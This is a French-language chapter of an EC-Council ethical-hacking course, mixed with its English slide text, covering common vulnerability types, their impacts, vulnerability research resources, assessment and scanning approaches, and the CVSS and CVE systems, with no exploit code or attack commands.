La mauvaise configuration est la vulnérabilité la plus courante et est principalement due à une erreur humaine, ce qui permet aux attaquants d'obtenir un accès non autorisé au système. Elle peut être le résultat d'une erreur intentionnelle ou non et affecte les serveurs Web, les plates-formes d'application, les bases de données et les réseaux.

Voici quelques exemples d'erreurs de configuration :

- Une application fonctionnant avec le débogage activé.
- Des ports de gestion qui sont ouverts inutilement pour une application.
- Exécution de logiciels obsolètes sur le système.
- Exécution de services inutiles sur une machine.
- Connexions sortantes à divers services Internet.
- Utilisation de certificats SSL mal configurés ou de certificats par défaut.
- Systèmes externes incorrectement authentifiés.
- Permissions incorrectes sur des dossiers.
- Comptes ou mots de passe par défaut.
- Pages d'installation ou de configuration activées.

- Désactivation des paramètres et des fonctions de sécurité.

Les attaquants peuvent facilement détecter ces mauvaises configurations à l'aide d'outils d'analyse, puis exploiter les systèmes. Par conséquent, les administrateurs doivent modifier la configuration par défaut des équipements et optimiser leur sécurité.

- **Installations par défaut**

Les installations par défaut sont généralement faciles à suivre, surtout lorsque l'équipement est utilisé pour la première fois et que la préoccupation principale est la facilité d'utilisation de l'équipement plutôt que sa sécurité. Dans certains cas, les équipements infectés ne contiennent pas d'informations précieuses, mais sont connectés à des réseaux ou à des systèmes contenant des informations confidentielles, d'où un risque de violation des données. Le fait de ne pas modifier les paramètres par défaut lors du déploiement du logiciel ou du matériel permet à l'attaquant de deviner les paramètres en cours pour s'introduire dans le système.

- **Débordements de mémoire tampon**

Les débordements de mémoire tampon sont des vulnérabilités logicielles courantes dues à des erreurs de codage qui permettent aux attaquants d'accéder au système ciblé. Dans une attaque par dépassement de tampon, les pirates compromettent le fonctionnement des programmes et tentent de prendre le contrôle du système en écrivant du code au-delà de la taille allouée de la mémoire tampon. Une vérification insuffisante des paramètres dans le programme en est la principale cause. Le tampon n'est pas en mesure de traiter les données au-delà de sa limite, ce qui a pour effet de faire passer des données à des emplacements mémoire adjacents et d'écraser leurs contenus. Il arrive souvent que les systèmes se bloquent, deviennent instables ou présentent un comportement erratique lorsqu'un débordement de tampon se produit.

- **Serveurs non patchés**

Les serveurs sont un élément essentiel de l'infrastructure de toute organisation. Il arrive que des organisations utilisent des serveurs non patchés et mal configurés qui compromettent la sécurité et l'intégrité des données dans leur système. Les pirates informatiques recherchent ces vulnérabilités dans les serveurs et les exploitent. Comme ces serveurs non patchés sont une plaque tournante pour les attaquants, ils servent de point d'entrée dans le réseau. Cela peut entraîner l'exposition de données privées, des pertes financières et l'interruption des activités. La mise à jour régulière des logiciels et la maintenance rigoureuse des systèmes par l'application de correctifs et la correction des bogues peuvent contribuer à atténuer les vulnérabilités causées par des serveurs non patchés.

- **Défauts de conception**

Les vulnérabilités dues à des défauts de conception sont présentes dans tous les équipements et systèmes d'exploitation. Les vulnérabilités de conception telles qu'un chiffrement incorrect ou une mauvaise validation des données renvoient à des failles

logiques dans la fonctionnalité du système que les attaquants exploitent pour contourner le mécanisme de détection et accéder à un système sécurisé.

- **Failles des systèmes d'exploitation**

En raison des vulnérabilités des systèmes d'exploitation, des applications telles que les chevaux de Troie, les vers et les virus constituent des menaces. Ces attaques utilisent un code malveillant, un script ou un logiciel indésirable, ce qui entraîne la perte d'informations sensibles et la perte du contrôle des opérations informatiques. L'application de correctifs au système d'exploitation, l'installation d'un nombre minimal de logiciels et l'utilisation d'applications dotées d'un pare-feu sont des mesures essentielles qu'un administrateur doit prendre pour protéger le système d'exploitation contre les attaques.

- **Défauts d'application**

Les failles applicatives sont des vulnérabilités dans les applications qui sont exploitées par les attaquants. Les applications doivent être sécurisées par la validation et l'autorisation de l'utilisateur. Les applications défectueuses constituent des menaces pour la sécurité, qui peuvent se traduire par l'altération des données et l'accès non autorisé aux configurations. Si les applications ne sont pas sécurisées, des informations sensibles peuvent être perdues ou corrompues. Les développeurs doivent donc comprendre le principe des vulnérabilités courantes et développer des applications hautement sécurisées en assurant une validation et une autorisation des utilisateurs.

- **Services ouverts**

Les ports et services ouverts peuvent entraîner la perte de données ou des attaques DoS et permettre aux pirates informatiques de mener d'autres attaques sur d'autres équipements connectés. Les administrateurs doivent vérifier en permanence la présence de ports et de services inutiles ou non sécurisés afin de réduire les risques pour le réseau.

- **Mots de passe par défaut**

Les fabricants fournissent aux utilisateurs des mots de passe par défaut pour accéder à un équipement lors de sa configuration initiale et les utilisateurs doivent les modifier pour une utilisation ultérieure. Lorsque les utilisateurs oublient de mettre à jour les mots de passe et continuent à utiliser les mots de passe par défaut, ils rendent les équipements et les systèmes vulnérables à diverses attaques, telles que les attaques par recherche exhaustive et les attaques par dictionnaire. Les pirates informatiques exploitent cette vulnérabilité pour obtenir l'accès au système. Les mots de passe doivent rester confidentiels et ne pas protéger la confidentialité d'un mot de passe facilite la compromission du système.

- **Vulnérabilités de type Zero-Day**

Les vulnérabilités de type "zero-day" sont des vulnérabilités encore inconnues dans les logiciels/matériels qui sont exposées mais pas encore corrigées. Elles sont exploitées par les attaquants avant d'être signalées et corrigées par les développeurs de logiciels ou les

analystes en sécurité. Les vulnérabilités "zero-day" sont l'une des principales cybermenaces qui exposent continuellement les systèmes vulnérables jusqu'à ce qu'ils soient corrigés.

- **Vulnérabilités des plates-formes obsolètes**

Les vulnérabilités des plates-formes obsolètes sont dues à des codes anciens et bien connus. Cependant, elles peuvent entraîner des violations de données coûteuses pour les organisations. En utilisant ces codes obsolètes, les attaquants peuvent facilement découvrir des vulnérabilités de type "zero-day" dans le système ou le logiciel qui n'ont pas encore été corrigées.

Examples of Network Security Vulnerabilities

Technological Vulnerabilities	Description
TCP/IP protocol vulnerabilities	<ul style="list-style-type: none"><input type="checkbox"/> HTTP, FTP, ICMP, SNMP, SMTP are inherently insecure
Operating System vulnerabilities	<ul style="list-style-type: none"><input type="checkbox"/> An OS can be vulnerable because:<ul style="list-style-type: none">▪ It is inherently insecure▪ It is not patched with the latest updates
Network Device Vulnerabilities	<ul style="list-style-type: none"><input type="checkbox"/> Various network devices such as routers, firewall, and switches can be vulnerable due to:<ul style="list-style-type: none">▪ Lack of password protection▪ Lack of authentication▪ Insecure routing protocols▪ Firewall vulnerabilities



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of Network Security Vulnerabilities (Cont'd)



Configuration Vulnerabilities	Description
User account vulnerabilities	<ul style="list-style-type: none"><input checked="" type="radio"/> Originating from the insecure transmission of user account details such as usernames and passwords, over the network
System account vulnerabilities	<ul style="list-style-type: none"><input checked="" type="radio"/> Originating from setting of weak passwords for system accounts
Internet service misconfiguration	<ul style="list-style-type: none"><input checked="" type="radio"/> Misconfiguring internet services can pose serious security risks. For example, enabling JavaScript and misconfiguring IIS, Apache, FTP, and Terminal services, can create security vulnerabilities in the network
Default password and settings	<ul style="list-style-type: none"><input checked="" type="radio"/> Leaving the network devices/products with their default passwords and settings
Network device misconfiguration	<ul style="list-style-type: none"><input checked="" type="radio"/> Misconfiguring the network device

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Examples of Network Security Vulnerabilities (Cont'd)

Security Policy Vulnerabilities	Description
Unwritten Policy	<ul style="list-style-type: none"> • Unwritten security policies are difficult to implement and enforce
Lack of Continuity	<ul style="list-style-type: none"> • Lack of continuity in implementing and enforcing the security policy
Politics	<ul style="list-style-type: none"> • Politics may cause challenges for implementation of a consistent security policy
Lack of awareness	<ul style="list-style-type: none"> • Lack of awareness of the security policy

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



Exemples de vulnérabilités en matière de sécurité des réseaux

Les tableaux suivants résument des exemples de vulnérabilités technologiques, de configuration et de politique de sécurité :

Vulnérabilités technologiques	Description
Vulnérabilités des protocoles TCP/IP	<ul style="list-style-type: none"> ▪ Les protocoles HTTP, FTP, ICMP, SNMP et SMTP sont intrinsèquement peu sûrs.
Vulnérabilités du système d'exploitation	<ul style="list-style-type: none"> ▪ Un système d'exploitation peut être vulnérable car : <ul style="list-style-type: none"> ○ Il est intrinsèquement non sécurisé. ○ Il ne dispose pas des dernières mises à jour.
Vulnérabilités des équipements réseau	<ul style="list-style-type: none"> ▪ Certains équipements réseau tels que les routeurs, les pare-feu et les commutateurs peuvent être vulnérables pour les raisons suivantes : <ul style="list-style-type: none"> ○ L'absence de protection par mot de passe. ○ Authentification insuffisante. ○ Protocoles de routage non sécurisés. ○ Vulnérabilités du pare-feu.

Table 3.3 : Vulnérabilités technologiques


Vulnérabilités de configuration	Description
Vulnérabilités des comptes utilisateurs	<ul style="list-style-type: none"> ▪ Proviennent de la transmission non sécurisée des informations sur les comptes utilisateurs sur le réseau, comme les noms d'utilisateur et les mots de passe.

Vulnérabilités des comptes système	<ul style="list-style-type: none"> ▪ Proviennent de l'utilisation de mots de passe faibles pour les comptes système.
Mauvaise configuration des services Internet	<ul style="list-style-type: none"> ▪ Une mauvaise configuration des services Internet peut présenter de graves risques pour la sécurité. Par exemple, l'activation de JavaScript et la mauvaise configuration des services IIS, Apache, FTP et TSE peuvent créer des failles de sécurité sur le réseau.
Mots de passe et paramètres par défaut	<ul style="list-style-type: none"> ▪ Laisser les équipements/produits du réseau avec leurs mots de passe et paramètres par défaut.
Mauvaise configuration de l'équipement réseau	<ul style="list-style-type: none"> ▪ Mauvaise configuration de l'équipement réseau.

Table 3.4 : Vulnérabilités de configuration

Vulnérabilités de la politique de sécurité	Description
Politique non écrite	<ul style="list-style-type: none"> ▪ Les politiques de sécurité non écrites sont difficiles à mettre en œuvre et à appliquer.
Manque de continuité	<ul style="list-style-type: none"> ▪ Manque de continuité dans la mise en œuvre et l'application de la politique de sécurité.
Politique	<ul style="list-style-type: none"> ▪ La politique générale peut entraîner des difficultés dans la mise en œuvre d'une politique de sécurité cohérente.
Manque de sensibilisation	<ul style="list-style-type: none"> ▪ Manque de sensibilisation à la politique de sécurité.

Table 3.5 : Vulnérabilités de la politique de sécurité




Impact des vulnérabilités

Voici quelques-uns des impacts des vulnérabilités sur les réseaux et les systèmes :


- **Divulgation d'informations** : Un site Web ou une application peut exposer des informations liées au système.
- **Déni de service** : Les vulnérabilités peuvent empêcher les utilisateurs d'accéder aux services du site Web ou à d'autres ressources.
- **Augmentation des privilèges** : Les attaquants peuvent obtenir un accès privilégié à un système ou à des ressources protégées.
- **Accès non autorisé** : Les attaquants peuvent obtenir un accès non autorisé à un système, un réseau, des données ou une application.
- **Vol d'identité** : Les attaquants peuvent être en mesure de voler les informations personnelles ou financières des utilisateurs pour commettre une fraude en utilisant leur identité.
- **Exfiltration de données** : Les vulnérabilités peuvent conduire à la récupération et à la transmission non autorisées de données sensibles.
- **Atteinte à la réputation** : Les vulnérabilités peuvent porter atteinte à l'image de marque des produits et de la sécurité d'une entreprise. L'atteinte à la réputation a un impact direct sur les clients, les ventes et les bénéfices.
- **Perte financière** : L'atteinte à la réputation peut entraîner une perte d'activité. En outre, l'exploitation des vulnérabilités peut entraîner des coûts de récupération de l'infrastructure informatique endommagée.

- **Conséquences juridiques** : Si les données personnelles des clients sont compromises, l'organisation peut avoir à faire face à des conséquences juridiques sous forme d'amendes et de sanctions.
- **Traces de compromission** : Les vulnérabilités peuvent permettre aux pirates informatiques de ne pas être détectés, même après avoir exécuté une attaque.
- **Exécution de code à distance** : Les vulnérabilités peuvent permettre l'exécution de code arbitraire à partir de serveurs distants.
- **Installation de logiciels malveillants** : Les vulnérabilités peuvent faciliter l'infection et la propagation de virus dans un réseau.
- **Modification de données** : Les vulnérabilités peuvent permettre aux attaquants d'intercepter et de modifier des données en transit.



L'évaluation des vulnérabilités

L'évaluation des vulnérabilités joue un rôle majeur dans la sécurisation des ressources et de l'infrastructure de toute organisation contre les différentes menaces internes et externes. Cette section décrit les méthodes de recherche et d'évaluation de la vulnérabilité, les types d'évaluation de la vulnérabilité, les systèmes de notation de la vulnérabilité, le cycle de vie de la gestion de la vulnérabilité, les outils d'évaluation de la vulnérabilité et l'exploitation de la vulnérabilité.



Recherche de vulnérabilités

La recherche de vulnérabilités est le processus d'analyse des protocoles, des services et des configurations pour découvrir les vulnérabilités et les défauts de conception qui exposent un système d'exploitation et ses applications à une exploitation, une attaque ou une mauvaise utilisation.

Un administrateur a besoin de faire de la recherche de vulnérabilités pour :

- Rassembler des informations sur les tendances en matière de sécurité, les menaces récemment découvertes, les surfaces d'attaque, les vecteurs et les techniques d'attaque.
- Trouver les faiblesses du système d'exploitation et des applications et alerter l'administrateur réseau avant une attaque du réseau.
- Comprendre les informations qui permettent de prévenir les problèmes de sécurité.
- Savoir comment se rétablir après une attaque informatique.

Un hacker éthique doit se tenir au courant des vulnérabilités et des exploits les plus récemment découverts afin de garder une longueur d'avance sur les attaquants grâce à la recherche de vulnérabilités, qui consiste notamment à :

- Découvrir les défauts de conception et les faiblesses du système qui pourraient permettre aux attaquants de le compromettre.
- Se tenir au courant des nouveaux produits et technologies et lire les bulletins d'information relatifs aux exploits en cours.

- Consulter les sites Web underground de piratage (Deep Web et Dark Web) pour trouver les vulnérabilités et les exploits récemment découverts.
- Vérifier les alertes récemment publiées concernant les innovations et les améliorations de produits pertinentes pour les systèmes de sécurité.

Les experts en sécurité et les scanners de vulnérabilités classent les vulnérabilités par :

- Le niveau de gravité (faible, moyen ou élevé).
- La portée de l'exploitation (locale ou à distance).

Les hackeurs éthiques doivent mener des recherches intensives à l'aide des informations acquises lors des phases d'empreinte et d'analyse pour trouver les vulnérabilités.

Resources for Vulnerability Research



Microsoft Vulnerability Research (MSVR)
<https://www.microsoft.com>



Security Magazine
<https://www.securitymagazine.com>



SecurityFocus
<https://www.securityfocus.com>



Dark Reading
<https://www.darkreading.com>



PenTest Magazine
<https://pentestmag.com>



Help Net Security
<https://www.helpnetsecurity.com>



SecurityTracker
<https://securitytracker.com>



SC Magazine
<https://www.scmagazine.com>



HackerStorm
<http://www.hackerstorm.co.uk>



Trend Micro
<https://www.trendmicro.com>



Exploit Database
<https://www.exploit-db.com>



Computerworld
<https://www.computerworld.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ressources pour faire de la recherche de vulnérabilités

Voici la liste de quelques sites Web utilisés pour effectuer des recherches sur les vulnérabilités :

- Microsoft Vulnerability Research (MSVR) (<https://www.microsoft.com>)
- Dark Reading (<https://www.darkreading.com>)
- SecurityTracker (<https://securitytracker.com>)
- Trend Micro (<https://www.trendmicro.com>)
- Security Magazine (<https://www.securitymagazine.com>)
- PenTest Magazine (<https://pentestmag.com>)
- SC Magazine (<https://www.scmagazine.com>)
- Exploit Database (<https://www.exploit-db.com>)
- SecurityFocus (<https://www.securityfocus.com>)
- Help Net Security (<https://www.helpnetsecurity.com>)
- HackerStorm (<http://www.hackerstorm.co.uk>)
- Computerworld (<https://www.computerworld.com>)
- WindowsSecurity (<http://www.windowsecurity.com>)
- D'Crypt (<https://www.d-crypt.com>)



What is Vulnerability Assessment?

- Vulnerability assessment is an in-depth **examination of the ability of a system or application**, including current security procedures and controls, to withstand the exploitation
- It recognizes, measures, and classifies security vulnerabilities in a **computer system, network, and communication channels**

A vulnerability assessment may be used to:

- ✓ Identify weaknesses that could be exploited
- ✓ Predict the effectiveness of additional security measures in protecting information resources from attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Évaluation des vulnérabilités : De quoi s'agit-il ?

Une évaluation de la vulnérabilité est un examen approfondi de la capacité d'un système ou d'une application, y compris des procédures et des mesures de protection actuelles, à résister à l'exploitation. Elle analyse les réseaux à la recherche de faiblesses de sécurité connues et identifie, apprécie et classe les faiblesses de sécurité des systèmes informatiques, des réseaux et des moyens de communication. Elle identifie, quantifie et classe les possibilités de lien entre vulnérabilité et menaces pour un système. En outre, elle aide les professionnels de la sécurité à protéger le réseau en identifiant les failles de sécurité ou les vulnérabilités du dispositif de sécurité actuel avant que les attaquants ne puissent les exploiter.

Une évaluation de la vulnérabilité peut être utilisée pour :

- Identifier les faiblesses qui pourraient être exploitées
- Estimer l'efficacité de mesures de sécurité supplémentaires pour protéger les ressources informatiques contre les attaques

En général, les outils d'analyse de la vulnérabilité recherchent les équipements IP dans les segments de réseau et analysent les systèmes, les systèmes d'exploitation et les applications pour identifier les vulnérabilités résultant de la négligence du fournisseur, des actions d'administration du système ou du réseau, ou des activités quotidiennes. Les logiciels de détection des vulnérabilités analysent l'ordinateur par rapport à l'index CVE (Common Vulnerability and Exposures) et aux bulletins de sécurité proposés par le fournisseur du logiciel.

Limites de l'évaluation des vulnérabilités

Voici quelques-unes des limites des évaluations de la vulnérabilité :

- Les logiciels d'analyse de vulnérabilité sont limités dans leur capacité à détecter les vulnérabilités à un moment donné.
- Les logiciels de détection des vulnérabilités doivent être mis à jour lorsque de nouvelles vulnérabilités sont découvertes ou lorsque des améliorations sont apportées au logiciel utilisé.
- L'efficacité d'un logiciel dépend de la maintenance effectuée par le fournisseur du logiciel et par l'administrateur qui l'utilise.
- L'évaluation des vulnérabilités ne mesure pas la performance des contrôles de sécurité.
- Les logiciels d'analyse de vulnérabilité ne sont pas à l'abri de défauts de conception ou de fabrication qui pourraient leur faire manquer de graves vulnérabilités.
- Le recours à une analyse humaine est nécessaire pour analyser les données après leur traitement et identifier les faux positifs et les faux négatifs.

Information Obtained from the Vulnerability Scanning



OS version running on computers or devices



Open ports and running services



Application and services vulnerabilities



Application and services configuration errors



Accounts with weak passwords



Missing patches and hotfixes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Informations obtenues à partir de l'analyse de vulnérabilité

Les scanners de vulnérabilité sont capables d'identifier les informations suivantes :

- La version du système d'exploitation exécuté sur les ordinateurs ou les équipements.
- Les ports IP et TCP/UDP (Transmission Control Protocol/User Datagram Protocol) qui sont à l'écoute.
- Les applications installées sur les ordinateurs.
- Les comptes avec des mots de passe faibles.
- Les fichiers et les dossiers dont les permissions sont faibles.
- Les services et les applications par défaut qui doivent être désinstallés.
- Les erreurs dans la configuration de sécurité des applications courantes.
- Les ordinateurs exposés à des vulnérabilités connues ou publiées.
- Les informations sur les logiciels en fin de vie ou plus maintenus.
- Les patchs et correctifs manquants.
- Les configurations réseau faibles et les ports mal configurés ou à risque.
- Aide à la vérification de l'inventaire de tous les équipements du réseau.

Vulnerability Scanning Approaches

Two approaches to network vulnerability scanning:



Active Scanning

- The attacker **interacts directly** with the target network to find vulnerabilities
- Example:** An attacker sends probes and specially crafted requests to the target host in the network to identify vulnerabilities



Passive Scanning

- The attacker tries to find vulnerabilities **without directly interacting** with the target network
- Example:** An attacker guesses the operating system information, applications, and application and service versions by observing the TCP connection setup and teardown

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Approches de l'analyse des vulnérabilités

Il existe deux approches pour analyser la vulnérabilité d'un réseau :

- **L'analyse active :** L'attaquant interagit directement avec le réseau ciblé pour trouver les vulnérabilités. L'analyse active permet de simuler une attaque sur le réseau ciblé afin de découvrir les vulnérabilités qui peuvent être exploitées par l'attaquant.
Exemple : Un attaquant envoie des sondes et des requêtes spécialement conçues à l'hôte ciblé dans le réseau pour identifier les vulnérabilités.
- **Analyse passive :** L'attaquant tente de trouver des vulnérabilités sans interagir directement avec le réseau ciblé. L'attaquant identifie les vulnérabilités via les informations exposées par les systèmes lors de communications normales. L'analyse passive identifie les systèmes d'exploitation, les applications et les ports actifs dans le réseau ciblé en surveillant l'activité pour déterminer ses vulnérabilités. Cette approche fournit des informations sur les faiblesses mais ne permet pas de lutter directement contre les attaques.
Exemple : Un attaquant devine les caractéristiques du système d'exploitation, les applications installées et les versions des applications et des services en observant l'établissement et la fermeture des connexions TCP.

Les attaquants recherchent les vulnérabilités à l'aide d'outils tels que Nessus, Qualys, GFI LanGuard et OpenVAS. L'analyse des vulnérabilités permet à un attaquant d'identifier les vulnérabilités du réseau, les ports ouverts et les services en cours d'exécution, les erreurs de configuration des applications et des services et les vulnérabilités des applications et des services.

Vulnerability Scoring Systems and Databases

- An open framework for communicating the characteristics and impacts of IT vulnerabilities
- Its quantitative model ensures repeatable accurate measurement, while enabling users to view the underlying vulnerability characteristics used to generate the scores

Common Vulnerability Scoring System (CVSS)

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0


CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

<https://www.first.org>

Common Vulnerability Scoring System Calculator Version 3 CVE-2017-0144

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS Base Score: 8.1
Impact Subscore: 5.9
Exploitability Impact: 4.3
CVSS Temporal Score: NA
CVSS Environmental Score: NA
Modified Impact Subscore: NA
Overall CVSS Score: 8.1

Show Equations

Base Score Metrics

Exploitability Metrics
Attack Vector (AV)
Network (N) | Adjacent Network (AV/A) | Local (AV/L) | Physical (AV/P)

Attack Complexity (AC)*
Low (AC/L) | High (AC/H)

Privileges Required (PR)*
None (PR/N) | Low (PR/L) | High (PR/H)

User Interaction (UI)*
None (UI/N) | Required (UI/R)

Scope (S)*
Unchanged (S/U) | Changed (S/C)

Impact Metrics
Confidentiality Impact (C)*
None (C/N) | Low (C/L) | High (C/H)

Integrity Impact (I)*
None (I/N) | Low (I/L) | High (I/H)

Availability Impact (A)*
None (A/N) | Low (A/L) | High (A/H)

* - All base metrics are required to generate a base score.

<https://nvd.nist.gov>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases (Cont'd)

Common Vulnerabilities and Exposures (CVE)

A publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures



CVE List

CNA's About

WGs News & Blog

Board



Go to for:
CVSS Scores
CPE Info
Advanced Search

Search CVE List Download CVE Data Feeds Request CVE IDs Update a CVE Entry
TOTAL CVE Entries: 118175

Search Results

There are 414 CVE entries that match your search.

Name	Description
CVE-2019-9565	Druide Antidote RX, HD, 8 before 8.05.2287, 9 before 9.5.3937 and 10 before 10.1.2147 allows remote attackers to steal SMB hashes or perform SMB relay attacks upon a direct launch of the product, or upon an indirect launch via an integration such as Chrome, Firefox, Word, Outlook, etc. This occurs because the product attempts to access a share with the PLUG-INS subdomain name; an attacker may be able to use Active Directory Domain Services to register that name.
CVE-2019-7097	Adobe Dreamweaver versions 19.0 and earlier have an insecure protocol implementation vulnerability. Successful exploitation could lead to sensitive data disclosure if smb request is subject to a relay attack.
CVE-2019-6452	Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

<https://cve.mitre.org>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

